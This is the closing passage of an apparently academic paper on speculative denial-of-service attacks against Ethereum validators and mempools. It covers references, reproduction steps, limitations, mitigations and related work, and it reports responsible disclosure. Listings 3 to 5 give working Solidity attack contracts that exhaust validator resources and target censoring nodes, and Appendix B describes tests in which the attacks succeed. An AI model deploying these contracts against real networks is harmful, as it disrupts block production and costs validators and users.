[42] Jonathan Katz and Yehuda Lindell. *Introduction to modern cryptography*. CRC press, New York, dec 2020. doi:10.1201/9781351133036.

[43] Sam Kessler. Vitalik buterin's new ethereum road map takes aim at mev and censorship, November 2022. URL: https://www.coindesk.com/tech/2022/11/09/vitalik-buterins-new-ethereum-roadmap-takes-aim-at-mev-and-censorship/.

[44] Lucianna Kiffer, Asad Salman, Dave Levin, Alan Mislove, and Cristina Nita-Rotaru. Under the hood of the ethereum gossip protocol. In *International Conference on Financial Cryptography and Data Security*, pages 437–456, Berlin, Heidelberg, 2021. Springer, Springer.

[45] Labrys. Mev watch, April 2023. URL: https://web.archive.org/web/20230428094150/https://www.mevwatch.info/.

[46] Rated Labs. Rated network explorer, 2023. URL: https://www.rated.network.

[47] Felix Lange. Pangaea expanse (v1.10.0), March 2021. URL: https://github.com/ethereum/go-ethereum/releases/tag/v1.10.0.

[48] Felix Lange. Release vana (v1.11.4), March 2023. URL: https://github.com/ethereum/go-ethereum/releases/tag/v1.11.4.

[49] Kai Li, Yibo Wang, and Yuzhe Tang. Deter: Denial of ethereum txpool services. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, CCS '21, page 1645–1667, New York, NY, USA, 2021. Association for Computing Machinery. doi:10.1145/3460120.3485369.

[50] Zhou Liao, Shuwei Song, Hang Zhu, Xiapu Luo, Zheyuan He, Renkai Jiang, Ting Chen, Jiachi Chen, Tao Zhang, and Xiaosong Zhang. Large-scale empirical study of inline assembly on 7.6 million ethereum smart contracts. *IEEE Trans. Software Eng.*, 49(2):777–801, 2023. doi:10.1109/TSE.2022.3163614.

16

[51] Angelique Faye Loe and Elizabeth Anne Quaglia. You shall not join: A measurement study of cryptocurrency peer-to-peer bootstrapping techniques. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, CCS '19, page 2231–2247, New York, NY, USA, 2019. Association for Computing Machinery. doi:10.1145/3319535.3345649.

[52] Fuchen Ma, Meng Ren, Fu Ying, Wanting Sun, Houbing Song, Heyuan Shi, Yu Jiang, and Huizhong Li. V-gas: Generating high gas consumption inputs to avoid out-of-gas vulnerability. *ACM Trans. Internet Technol.*, Just Accepted, apr 2022. Just Accepted. doi:10.1145/3511900.

[53] Patrick McCorry, Alexander Hicks, and Sarah Meiklejohn. Smart contracts for bribing miners. In *Financial Cryptography and Data Security: FC 2018 International Workshops, BITCOIN, VOTING, and WTSC, Nieuwpoort, Curaçao, March 2, 2018, Revised Selected Papers*, page 3–18, Berlin, Heidelberg, 2018. Springer-Verlag. doi:10.1007/978-3-662-58820-8_1.

[54] mevboost.org. Mev-boost tracker, 2023. URL: https://www.mevboost.org/.

[55] Andrew Miller. Feather-forks: enforcing a blacklist with sub-50% hash power, 2013. URL: https://web.archive.org/web/20221101152114/https://bitcointalk.org/index.php?topic=312668.0.

[56] Michael Mirkin, Yan Ji, Jonathan Pang, Ariah Klages-Mundt, Ittay Eyal, and Ari Juels. Bdos: Blockchain denial-of-service. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, CCS '20, page 601–619, New York, NY, USA, 2020. Association for Computing Machinery. doi:10.1145/3372297.3417247.

[57] Gleb Naumenko. Txwithhold smart contracts, June 2022. URL: https://web.archive.org/web/20220628075911/https://thelab31.xyz/blog/txwithhold.

[58] U.S. Department of the Treasury. U.s. treasury sanctions notorious virtual currency mixer tornado cash, August 2022. URL: https://web.archive.org/web/20220808144254/https://home.treasury.gov/news/press-releases/jy0916.

[59] paco0x. Amm arbitrageur, 2021. URL: https://github.com/paco0x/amm-arbitrageur.

[60] Daniel Perez and Benjamin Livshits. Broken metre: Attacking resource metering in EVM. In *27th Annual Network and Distributed System Security Symposium, NDSS 2020, San Diego, California, USA, February 23-26, 2020*, Reston, VA, 2020. The Internet Society. URL: https://www.ndss-symposium.org/ndss-paper/broken-metre-attacking-resource-metering-in-evm/.

[61] Alexey Pertsev, Roman Semenov, and Roman Storm. Tornado cash privacy solution version 1.4, 2019.

[62] Pandian Raju, Soujanya Ponnapalli, Evan Kaminsky, Gilad Oved, Zachary Keener, Vijay Chidambaram, and Ittai Abraham. mLSM: Making authenticated storage faster in ethereum. In *10th USENIX Workshop on Hot Topics in Storage and File Systems (HotStorage 18)*, Boston, MA, July 2018. USENIX Association. URL: https://www.usenix.org/conference/hotstorage18/presentation/raju.

[63] Cosimo Sguanci and Anastasios Sidiropoulos. Mass exit attacks on the lightning network, 2022. URL: https://arxiv.org/abs/2208.01908, doi:10.48550/ARXIV.2208.01908.

[64] Martin Holst Swende. miner: avoid sleeping in miner, January 2021. URL: https://github.com/ethereum/go-ethereum/pull/22108.

[65] Martin Holst Swende. eth/fetcher: throttle peers which deliver many invalid transactions, August 2022. URL: https://github.com/ethereum/go-ethereum/pull/25573.

[66] Martin Holst Swende. Annos basin (v1.11.0), February 2023. URL: https://github.com/ethereum/go-ethereum/releases/tag/v1.11.0.

[67] Peter Swende, Martin Holst; Szilagyi. Dodging a bullet: Ethereum state problems, 2021. URL: https://web.archive.org/web/20220916203757/https://blog.ethereum.org/2021/05/18/eth-state-problems.

[68] Marie Vasek, Micah Thornton, and Tyler Moore. Empirical analysis of denial-of-service attacks in the bitcoin ecosystem. In Rainer Böhme, Michael Brenner, Tyler Moore, and Matthew Smith, editors, *Financial Cryptography and Data Security*, pages 57–71, Berlin, Heidelberg, 2014. Springer Berlin Heidelberg.

[69] vsh. Rfp: Ethereum censorability monitor, December 2022. URL: https://web.archive.org/web/20230320060531/https://research.lido.fi/t/rfp-ethereum-censorability-monitor/3330.

[70] Anton Wahrstätter, Jens Ernstberger, Aviv Yaish, Liyi Zhou, Kaihua Qin, Taro Tsuchiya, Sebastian Steinhorst, Davor Svetinovic, Nicolas Christin, Mikolaj Barczentewicz, and Arthur Gervais. Blockchain censorship, 2023.

[71] Ye Wang, Yan Chen, Haotian Wu, Liyi Zhou, Shuiguang Deng, and Roger Wattenhofer. Cyclic arbitrage in decentralized exchanges, 2021. URL: https://arxiv.org/abs/2105.02784, doi:10.48550/ARXIV.2105.02784.

[72] Jeffrey Wilcke. The ethereum network is currently undergoing a dos attack, 2016. URL: https://web.archive.org/web/20160922174935/https://blog.ethereum.org/2016/09/22/ethereum-network-currently-undergoing-dos-attack/.

[73] Fredrik Winzer, Benjamin Herd, and Sebastian Faust. Temporary censorship attacks in the presence of rational miners. In *2019 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW)*, pages 357–366, Los Alamitos, CA, USA, June 2019. IEEE Computer Society. doi:10.1109/EuroSPW.2019.00046.

[74] Gavin Wood et al. Ethereum: A secure decentralised generalised transaction ledger. *Ethereum project yellow paper*, 151(2014):1–32, 2014.

[75] David Yaffe-Bellany. Investors sue treasury department for blacklisting crypto platform, September 2022. URL: https://web.archive.org/web/20230426173004/https://www.nytimes.com/2022/09/08/business/tornado-cash-treasury-sued.html.

[76] Aviv Yaish, Maya Dotan, Kaihua Qin, Aviv Zohar, and Arthur Gervais. Suboptimality in defi, 2023.

[77] Aviv Yaish, Gilad Stern, and Aviv Zohar. Uncle maker: (time)stamping out the competition in ethereum, 2022. URL: https://ia.cr/2022/1020.

[78] Aviv Yaish, Saar Tochner, and Aviv Zohar. Blockchain stretching & squeezing: Manipulating time for your best interest. In *Proceedings of the 23rd ACM Conference on Economics and Computation*, EC '22, page 65–88, New York, NY, USA, 2022. Association for Computing Machinery. doi:10.1145/3490486.3538250.

[79] R. Yang, T. Murray, P. Rimba, and U. Parampalli. Empirically analyzing ethereum's gas mechanism. In *2019 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW)*, pages 310–319, Los Alamitos, CA, USA, jun 2019. IEEE Computer Society. URL: https://doi.ieeecomputersociety.org/10.1109/EuroSPW.2019.00041, doi:10.1109/EuroSPW.2019.00041.

[80] Ren Zhang and Bart Preneel. Lay down the common metrics: Evaluating proof-of-work consensus protocols' security. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 175–192, San Francisco, CA, USA, may 2019. IEEE, IEEE. doi:10.1109/sp.2019.00086.

[81] Liyi Zhou, Kaihua Qin, and Arthur Gervais. A2MM: mitigating frontrunning, transaction reordering and consensus instability in decentralized exchanges, 2021. URL: https://arxiv.org/abs/2106.07371, arXiv:2106.07371.

A Appendices Structure

The steps required to reproduce this work are described in Appendix B. The attacks' limitations are discussed in Appendix C, and potential design changes to mitigate them are given in Appendix D. Appendix E presents an overview of additional related work, and finally Appendix F contains a summary of all notations and abbreviations used in the work.

B Reproducibility

Our simulation framework, and the code used to evaluate the attacks, is available in the following anonymized cloud drive, which includes installation and usage instructions: https://drive.proton.me/urls/X4YANWP95R#VBrenRBLfoI2. Note that *AUTHORS* files contained within the link, if any, belong to cloned repositories rather than the authors of this work. To ensure full transparency and reproducibility, we will publish the tools developed for the paper under a permissive open source license, upon the paper's acceptance. These tools were made available for the EF and the Flashbots company as part of the responsible disclosure process.

B.1 Attack Implementations

Omitted implementations of some attack variants are given in Listings 3 to 5.

B.2 Testing Framework

Our testing framework is a modification of Flashbots' builder client v1.11.5-0.2.1, which is a fork of geth v1.11.5. It includes implementations of the different attacks, and tests that assert the correctness of the attacks. Thus, if a test passes, it means that the corresponding attack works.

Usage instructions.

1. Download and install version *1.19* of Go's tool chain using the official instructions.

2. Download our framework from this link.

3. Unpack the framework, and change the current directory to `builder/eth/block-validation`.

4. All tests and benchmarks are included in the file `builder/eth/block-validation/api_test.go`. Each

```solidity
1  pragma solidity >=0.7.0 <0.9.0;
2  contract ConditionalExhaustBlockheightVariant {
3  /// @notice Call this function to execute the attack.
4  /// @param endDoS The end of the block range for the attack.
5  function DoS(uint32 endDoS) external payable {
6   assembly {
7    // Check if the current block's validator should be DoSed
8    if lt(number(), endDoS) {
9     let i := 565247
10    for { } gt(i, 0) { i := sub(i, 1) } {
11     pop(extcodehash(xor(blockhash(number()), gas())))
12    }
13    // Replace "CensoredAddress" with your favorite
14    // sanctioned address!
15    pop(call(gas(), CensoredAddress, 1, 0, 0, 0, 0))
16   }
17   stop()
18  }
19  }
20 }
```

Listing 3: A Solidity implementation of the blockheight variant of the ConditionalExhaust attack, which does not require prior knowledge of the addresses of censoring validators. Furthermore, this variant has a hard-coded number of iterations. Using a fixed value saves some gas, when an honest validator includes an attack transaction in a block. In exchange, the attacker loses some flexibility and cannot change the number. For example, Ethereum's gas limit may change and allow for more gas to be consumed in a single block, and thus more iterations for each transaction.

```solidity
1  pragma solidity >=0.7.0 <0.9.0;
2  contract CombinedAttackCoinbaseVariant {
3  mapping (address => bool) private _shouldDoS;
4  /// @notice Creates a set of the validators to DoS.
5  constructor() {
6   // Add the validators you would like to DoS here:
7   _shouldDoS[AddressToDoS1] = true;
8   // _shouldDoS[AddressToDoS2] = true;
9   // ...
10  }
11  /// @notice Call this function to execute the attack.
12  /// @param i The number of complex iterations.
13  function DoS(uint32 i) external payable {
14   // Check if the current validator should be DoSed:
15   bool shouldDoS = _shouldDoS[block.coinbase];
16   assembly {
17    if shouldDoS {
18     // The computationally complex part of our TX:
19     for { } gt(i, 0) { i := sub(i, 1) } {
20      pop(extcodehash(xor(blockhash(number()), gas())))
21     }
22     // Replace "CensoredAddress" with your favorite
23     // sanctioned address!
24     pop(call(gas(), CensoredAddress, 1, 0, 0, 0, 0))
25     stop()
26    }
27    // Replace "NextAddress" with the attacker's
28    // next address
29    pop(call(gas(), NextAddress, callvalue(), 0, 0, 0, 0))
30    stop()
31   }
32  }
33 }
```

Listing 4: An implementation of the combined attack consisting of both ConditionalExhaust and MemPurge, where the complex branch is executed as dependent on the executing node's address.

```solidity
1  pragma solidity >=0.7.0 <0.9.0;
2  contract CombinedAttackBlockheightVariant {
3  /// @notice Call this function to execute the attack.
4  /// @param endDoS The end of the block range for the attack.
5  function attack(uint32 endDoS) external payable {
6   // Check if the current validator should be DoSed
7   assembly {
8    if lt(number(), endDoS) {
9     let i := 565247
10    for { } gt(i, 0) { i := sub(i, 1) } {
11     pop(extcodehash(xor(blockhash(number()), gas())))
12    }
13    // Replace "CensoredAddress" with your favorite
14    // sanctioned address!
15    pop(call(gas(), CensoredAddress, 1, 0, 0, 0, 0))
16    stop()
17   }
18   // Replace "NextAddress" with the attacker's
19   // next address
20   pop(call(gas(), NextAddress, callvalue(), 0, 0, 0, 0))
21   stop()
22  }
23  }
24 }
```

Listing 5: An implementation of the combined attack consisting of both ConditionalExhaust and MemPurge, where the computationally complex branch is executed as dependent on the height of the transaction's block.

one is a function, with the names of tests and benchmarks being prefixed with "Test" and "Benchmark", respectively.

5. A test called "TextX" can be executed using:

```
go test -v -run=TestX -timeout=0
```

6. A benchmark "BenchmarkX" is executed 5 times using:

```
go test -run=^$ -v -bench BenchmarkX -benchtime=5x -timeout=0
```

B.2.1 ConditionalExhaust

Benchmarks. The benchmarks are contained in the functions *BenchmarkValidateConditionalExhaustTx*, *BenchmarkValidateHonestTx*, and *BenchmarkCreateConditionalExhaustTx*. The first two measure the time required to validate ConditionalExhaust and honest transactions, respectively, and the latter quanitifies the time needed to create ConditionalExhaust transactions.

TestConditionalExhaustOneShotTestnet. The test executes ConditionalExhaust on a testnet, and does the following:

- Sets up a node.

- Sends 2 honest transactions per second to the node.

- Sends 140 attack transactions to the node in one "chunk".

If the the upcoming validator is censoring (or if the attacker is the upcoming validator) and given hardware that is equivalent to the test bed described in Section 3.3, 140 transactions are enough to overload victims to the point where they cannot include any honest transactions in their blocks, even when the

block time is 12 seconds, and the test runs for 100 blocks. An equivalent test for the honest setting can be found in *TestHonestOneShotTestnet*.

B.2.2 MemPurge

TestMemPurgeEvictsMempoolOneAccount. The test shows that an attacker can evict transactions from a victim's mempool and prevent it from including profitable transactions in the upcoming block. The test does the following:

- Sets up a node.

- Sends 5120 honest transactions to the node.

- Verifies that all honest transactions are appended to the node's pending queue.

- Verifies that if a block were to be mined, it would contain 1428 transactions. Note that $21000 \cdot 1428 = 29988000$, so with another single transaction the block would require over 30 million gas units and thus would be considered invalid.

- Sends 78 chains of 65 MemPurge transactions each. These transactions pay 10 times *less* than honest transactions, but are equal in all other aspects (gas, value, etc').

- Verifies that there are only 64 honest transactions in the mempool after the attack.

- Verifies that if a block were to be mined, it would contain 64 transactions, and none of them by the attacker (because the fee was low).

TestMemPurgePendingDependsOnFirst. The test shows that even if an attacker's MemPurge transactions pay a very high fee, at most one from each chain will be included in a given block. The test does the following:

- Sets up a node.

- Sends a single MemPurge chain of 64 transactions to the node, all paying 10000 times more than the base fee.

- Verifies that all attack transactions were appended to the node's pending queue.

- Verifies that if a block were to be mined, it would contain 2 transactions: the default proposer fee transaction, and the first MemPurge transaction.

B.2.3 GhostTX

The test does the following:

- Sets up a node which censors a given address.

- Creates a transaction that transfers a value of 0 to the blacklisted address, and then creates a block. The test verifies that the created block contains the 0 value transaction. Furthermore, it verifies that passing this block to the external validation API correctly flags the block. So, this shows that while the internal validation misses the transaction and thus includes it in a block, the external API does not miss it.

- Creates a transaction that is equivalent to the previous one, but has a value of 1. These two transactions are identical, except the value that each transfers. The test verifies that this transaction is not added to the upcoming block. This shows that the internal validation does not miss the transaction when it has a value of 1.

C Limitations

Network layer. Like previous works [49, 56, 60], our analysis neglected potential network-layer costs. E.g., although the time to generate 3,400 ConditionalExhaust transactions is equal to the time needed to verify a single transaction on the same hardware, it may be infeasible to broadcast all transactions quickly enough to have an effect, or that the cost of the required internet connection makes an attack uneconomical.

Higher costs due to generality. Although the ConditionalExhaust attack (and its variants) used PoS-specific terminology, it is general enough to apply as-is to PoW blockchains. In particular, the coinbase variant of the attack does not take into account that certain PoS protocols determine in advance a schedule of the validators who will mine upcoming blocks. For example, Ethereum's PoS strengthens the attack, because its leader election mechanism specifies a public leader schedule [16]. Such knowledge of the future lowers the attack's costs by allowing an attacker to only target epochs with a high percentage of censoring validators. An attacker does not have to participate in the consensus mechanism to gain this knowledge, as some services provide an API endpoint for querying the upcoming validator schedule [29].

Private transactions. Throughout this work, we assumed that victims broadcast all transactions to the network, and in fact, attempted to preemptively defend from potential incurred losses arising from this in GhostTX. Similarly, transactions created as part of ConditionalExhaust attacks, including attacks combined with MemPurge, would find their way to validators who can include them in blocks. Indeed, the economic estimation of both attacks accounts for this, and shows that they are not completely free if the attacker is not a proposer or if the prevalence of censorship in the network is not total. Yet, even in such cases, attack costs can be reduced by targeting victims who allow users to submit private transactions (recall their brief mention in Section 5). If private transactions are indeed not broadcast, then the attacker can be assured that its

transactions will only be received by validators who cannot include them in blocks, meaning that no transaction fees will be charged for them.

Sponsored transactions. Profit-seeking blockchain actors, such as searchers and builders, commonly execute so-called *sponsored* transactions, which pay the minimal fee required for transactions to be considered valid, called the *base fee*, but are not out right assured to pay any more. Instead, such transactions execute some logic, and if that logic produces profits, the transactions pay a portion of it to the actor that included them in a block.

The high reliance of participants of the MEV ecosystem on sponsored transactions, including official documents by Flashbots, means that actors expose themselves to speculative DoS risks, in the hopes they may allow them to produce profits. Thus, the applicability of attacks such as ours to these actors is high, and allows would-be adversaries to target them more cheaply. For example, by paying fees that are perhaps equal to the base fee, or even slightly below the equilibrium base fee, in manner which assures that these transactions become valid for a very brief time, thereby reducing the risk of them being included in a block and incurring loses.

In Ethereum, transactions must pay at least some minimal base fee, which is "burnt", meaning it is taken out of circulation completely, without transferring it to any system participant [31]. Thus, not paying more than the base fee means that actors lack an incentive to prioritize the transaction over others, implying that transactions may wait a long time before entering a block even if they pay the base fee.

D   Mitigation

Addressing the vulnerabilities exploited by the discussed attacks is crucial for ensuring the security and integrity of the Ethereum network. In this section, we propose potential mitigation strategies and examine their respective limitations.

D.1   Harnessing Randomness

Secret and random leader election. Although outside of our model, the possibility of an adversary being a block proposer was briefly mentioned multiple times to show that a proposer's knowledge of its control on the contents of upcoming blocks allows it to substantially decrease the costs and complexity of executing attacks. We emphasize that speculative DoS may be considered as a form of MEV, in particular one that allows an attacker to harm its competition for its own good. Thus, attacks such as ConditionalExhaust and MemPurge allow an adversary to maintain a lead over its competition, by either evicting profitable MEV transactions, or DoSing computational resources to prevent the creation of blocks containing them. If leaders did not have foresight

of being elected, being a proposer would only confer some probabilistic advantage when it comes to speculative DoS attacks, thereby increasing potential associated costs.

Random transaction selection. ConditionalExhaust slows down block construction because the attacker's transactions offer higher fees, thereby causing the default "greedy" transaction selection algorithm to choose the attacker's transactions first, as it prioritizes higher fee ones. If some computational power was invested in choosing transactions randomly, an attacker would be required to create many more transactions to achieve the same effect. But, these transactions may have lower fees. Even when ignoring fees, we emphasize that by combining ConditionalExhaust and MemPurge, the effectiveness of such mitigations is lowered: the attack evicts honest transactions from victims' mempools, meaning that attack transactions have a greater chance of being chosen.

D.2   Strict Access Lists

We suggest using *strict* access lists, in which transactions that interact with addresses outside their predefined list would be automatically reverted, with fees accrued up to that point paid in full, in alignment with standard reverts per Ethereum improvement proposal (EIP)140 [3]. Currently, optional non-strict access lists exist, where accesses outside of a given list are penalized by higher fees. These not widely employed due to their relatively high costs as specified in EIP2930 [7] and EIP3521 [32]. Strict access lists, however, suffer from their own specific limitations as we outline in the following.

Increased costs. This mitigation raises costs for users in two ways. First, transaction size increases, adversely impacting all users as it reduces the overall throughput of the system, consequently escalating gas fees. Second, generating access lists demands additional computation from the creators of these transactions. To circumvent this, users who wish to avoid crafting access lists themselves would need to rely on external services, which may entail further costs.

Security. This mitigation exposes users to risks from adversaries capable of controlling transaction order, such as builders or validators. By manipulating the state, adversaries can force honest transactions to be penalized, if their access list did not account for the possibility of the state changing. To mitigate this threat, users can proactively protect themselves. One potential preventive measure entails incorporating supplementary logic within transactions, ensuring that the state aligns with prescribed requirements. Another option involves preparing an extensive access list containing locations that could potentially be accessed, given even drastic changes to the state. However, both of these protective measures necessitate additional costs and effort on the part of users.

D.3 Limiting Blockchain Scalability

Conceptually, each transaction in the mempool should be verified against the state, after accounting for previous pending transactions. But, this substantially increases the amount of computation required, and thus can also increase the DoS attack surface. This can be resolved by moving closer to Bitcoin's paradigm, which (informally) requires that valid transactions cannot be invalidated. As a result, validation becomes a one-shot effort for a given transaction order, unless transactions are allowed to be replaced with higher-fee ones. But, given the Turing-completeness of the EVM, even when transactions cannot be changed, their order might, and minute changes to transaction order may require re-verifying a large amount of transactions.

Thus, geth adopts worst-case out-of-consensus heuristics to validate transactions before adding them to the mempool, to ensure some baseline level of validity that is slightly more resistant to changes in the state. This means that valid transactions can be mislabeled as invalid and rejected, potentially harming a node's revenue. In particular, the current heuristics assume that transactions always transfer their entire value and consume the gas limit completely, irrespective of the state. The latter point is of significance, as it is common for transactions to specify some conditional logic based on the current state. For example, automated arbitrage contracts may execute a trade between exchanges only if it is profitable [59].

One can adopt even stricter heuristics than the ones employed by geth, which we now discuss. We note that such efforts can substantially impact validator revenue.

Limit transaction execution time. One could define a "global" transaction gas limit which no transaction can pass, and which is considerably lower than the block's gas limit. Thus, an attack would necessitate sending more transactions, leading to increased potential costs.

Increase the block time. By increasing the time between blocks, block creators enjoy more time to validate transactions and add them to blocks. Thus, a ConditionalExhaust attack will require more transactions to achieve the same effect.

Decrease per-user transaction limits. The MemPurge attack arises due to the ability of a single address to occupy multiple slots in a victim's mempool, while paying for just a single slot per transaction chain. Such foul-play can be curtailed if mempools prohibit assigning more than a single slot per address, meaning, in effect, that the concept of "future" transactions is disabled altogether. Primarily, if every address has just a single transaction, the ability of a user to create transactions that invalidate each other is limited.

In particular, this means that upon receiving a transaction, if the sender's balance is higher than the total cost of the transaction (the sum of its value, and the fees it will pay if its gas limit is used in full), the receiving actor can be assured that no other transaction in its mempool can invalidate it, no matter the transaction order: at the worst case, the transaction can be included in a block, with the corresponding proposer collecting the fees until the transaction's execution ended. But, the transaction can still be invalidated due to other transactions the actor is not aware of, similarly to all the proposer-centered attacks we described before. In addition, attacks arising from censorship are still possible.

Better overdraft check. One can extend geth's overdraft check, such that once a transaction chain's nonce "gap" is filled, the entire chain's validity as a whole is verified.

But, it opens up other avenues for malfeasance. For example, consider the following attack, against a mempool which allows a user to have at most i future transactions. At first, an adversary submits a valid chain of future transactions with consecutive nonces $\tau_2, \ldots, \tau_i$, where τ_2 spends an attacker's funds in their entirety except $i - 2$ tokens, and $\tau_3, \ldots, \tau_i$ each spend 1 token. Then, the chain's nonce gap is closed by sending τ_1 which transfers 1 token to some attacker controlled address, thereby triggering the suggested mitigation, which will process the chain, and flag all transactions besides the first as invalid. Afterwards, the attacker submits a new chain of consecutive nonces $\tau_3, \ldots, \tau_i$, where τ_3 spends an attackers funds in their entirety except $i - 3$ tokens, and one token is spent by each of $\tau_4, \ldots, \tau_i$. Now, this chain's nonce gap will be closed by a transaction τ_2, which sends a single token to an address belonging to the adversary, again causing all future transactions to be invalidated. This can be repeated i times, thereby causing the node to perform useless computations.

Limitations. We note that all modifications, although beneficial from a security standpoint, serve to potentially constrain a node's throughput, and thus also its revenue from fees and the quality of service offered to users. In particular, these mitigations may prevent a user from sending multiple transactions before previous ones are accepted, unless they prepare in advance to such scenarios by opening multiple accounts, or use fee-bumping to replace pending transactions with others that perform more operations. For example, there are Ethereum smart contracts that allow one to call multiple functions using a single function call, which receives a list of operations and performs them one by one.

D.4 Mitigating GhostTX

Mitigating GhostTX requires, first, ensuring validity checks are identical across all implementations. We note that the GhostTX variant for adversaries that are proposers cannot be prevented by this mitigation. Even the non-proposer variant, although more difficult to execute if the validation discrepancy is solved, can still be executed: the reliance on censorship is not inherent to the attack.

E   Additional Related Work

DoS attacks.   Heo *et al.* [38] present the Gethlighting DoS attack, which attempts to isolate an Ethereum node from the rest of the network. To execute the attack, an adversary is required to control half of the peer connections of its victim and flood it with invalid transactions. In contrast to MemPurge, these transactions are not intended to pass victims' initial validation, but rather to occupy their resources for enough time to prevent valid incoming messages from being processed in a timely manner. The attack was mitigated in version 1.11.0 of geth, released in February '23 [65, 66].

Mirkin *et al.* [56] perform a game theoretic analysis of a class of DoS attacks which they call BDoS. BDoS attacks allow an adversarial miner with non-negligible mining power to discourage other miners from mining a specific cryptocurrency, rather than exhausting their resources. This is done by publishing the headers of mined blocks, while withholding their contents, thus essentially hiding the current blockchain state from competitors and preventing them from effectively choosing transactions and constructing fee-maximizing blocks. If this withholding results in enough miners not participating in mining, then block-time is prolonged [78], thereby reducing the rate of profits and making mining unprofitable.

The stretching attack of Yaish *et al.* [78] is, effectively, a DoS attack which slows the growth of the attacked blockchain, with the authors examining both Bitcoin and PoW-based Ethereum. It is augmented by two geth vulnerabilities, one of which constitutes a DoS attack against PoW Ethereum miners. In the attack, adversaries mine blocks with timestamps set to some future time, leading recipients to stop mining until that time arrives. Thus, the attack does not exhaust victim resources, but rather puts them to sleep. A mitigation for this vulnerability was put in place in version 1.10.0 of geth, released in March 2021 [47, 64].

An empirical analysis of Bitcoin-related DoS attacks executed in the wild is performed by Vasek *et al.* [68]. The work relies on user-written posts in online forums to uncover attacks against both miners and user-centered services such as currency exchanges.

Censorship attacks.   Some works proposed attacks that facilitate censoring, primarily the so-called *feather forking* class of attacks, introduced by Miller [55], where even small attackers (e.g., miners with a low share of the mining power) can censor transactions.

McCorry *et al.* [53] extend the original feather forking attack, and show how attackers can censor both confirmed and unconfirmed transactions on the PoW mechanism used by Ethereum until it transitioned to PoS, on September 15th, '22. The realm of Ethereum censorship attacks was further broadened by Winzer *et al.* [73], who propose three contract-based censorship attacks and assess them using a game-theoretic model. They demonstrate the existence of many equilibria that correspond to effective attacks given rational system actors. A Bitcoin-compatible feather forking attack is implemented by Naumenko [57]. Finally, The resistance against feather forking attacks of various PoW-based blockchain mechanisms was examined by Zhang *et al.* [80].

We note that any attack allowing an adversary to retroactively replace blocks can be also used to perform censorship, such as Selfish Mining [21], undercutting attacks [9], Uncle Maker-type attacks [77], time bandit attacks [13], etc.

The act of joining a cryptocurrency network is known as *bootstrapping*, and requires communication between the joining node and existing ones to obtain data required for further participation in the network. An examination of bootstrapping methods is performed by Loe *et al.* [51], showing that the most prevalent methods, DNS seeding and IP hard-coding, are vulnerable to censorship.

Gas pricing mechanisms.   While the execution cost of an EVM opcode should be proportional to its resource use at the hardware level, some argue that such a binding is challenging to apply and maintain [60, 67].

Chen *et al.* [11] evaluate the resource consumption of EVM opcodes, and show that at the time some opcodes were underpriced. They suggest that cryptocurrencies should dynamically adjust the gas cost of each opcode as dependent on its usage frequency, thereby hoping to both detect which opcodes are under-priced and thus over-used, and thwart potential DoS attacks by making them more expensive to execute.

Another dynamic mechanism was suggested by Diamandis *et al.* [14], who furthermore advocate using "multi-dimensional" fees that do not rely on a single gas cost per opcode to capture its overall resource use, but rather multiple costs that correspond to the different types of resources used (e.g., CPU and memory).

Gas estimation and optimization.   A line of works focused on estimating the gas consumption of smart contracts, and optimizing them to be gas-efficient. Although these works did not present attacks, the subject matter is related – our work relied on crafting maximally complex transactions, which ideally should be as resource-intensive as possible.

For example, Ma *et al.* [52] implement a tool that estimates an upper bound on the gas requirements of smart contract function calls by automatically generating worst-case inputs. Albert *et al.* [1] design a static-analysis-based framework that optimizes Solidity smart contracts, with respect to gas use.

F   Glossary

A summary of all symbols and acronyms used in the paper.

Symbols

α	The probability that a validator in *S* will create the next block.
S	The set of validators to attack.
$\mathcal{A}$	The attacker.
β	The attack's length, in blocks.
ρ	The transaction submission rate of the attack, denoted in transactions per block.
σ	The public address of a censored entity.
x	The victim's minimal fee bump, in percentage.
φ	The fee paid for deploying an attack contract.
ϕ	The fee paid by a single DoS transaction, if it is accepted to the blockchain.
Φ	The total expected cost of an attack.
μ	The maximal number of transactions that can be added to the mempool.
$\mathcal{M}$	A mempool.
τ	A transaction.
u	A user.

Acronyms

API	application programming interface
BSC	BNB Smart Chain
CPU	central processing unit
DeFi	decentralized finance
DoS	denial-of-service
EF	Ethereum Foundation
EIP	Ethereum improvement proposal
EVM	Ethereum virtual machine
geth	Go Ethereum
i.i.d.	independent and identically distributed
IO	input/output
mempool	memory pool
MEV	miner-extractable value
OFAC	Office of Foreign Assets Control
p2p	peer to peer
PBS	proposer-builder separation
PoS	proof-of-stake
PoW	proof-of-work
RAM	random-access memory
REA	resource exhaustion attack
SDN	Specially Designated Nationals and Blocked Persons
SSD	solid state drive
TC	Tornado Cash
US	United States
VM	virtual machine
XOR	exclusive or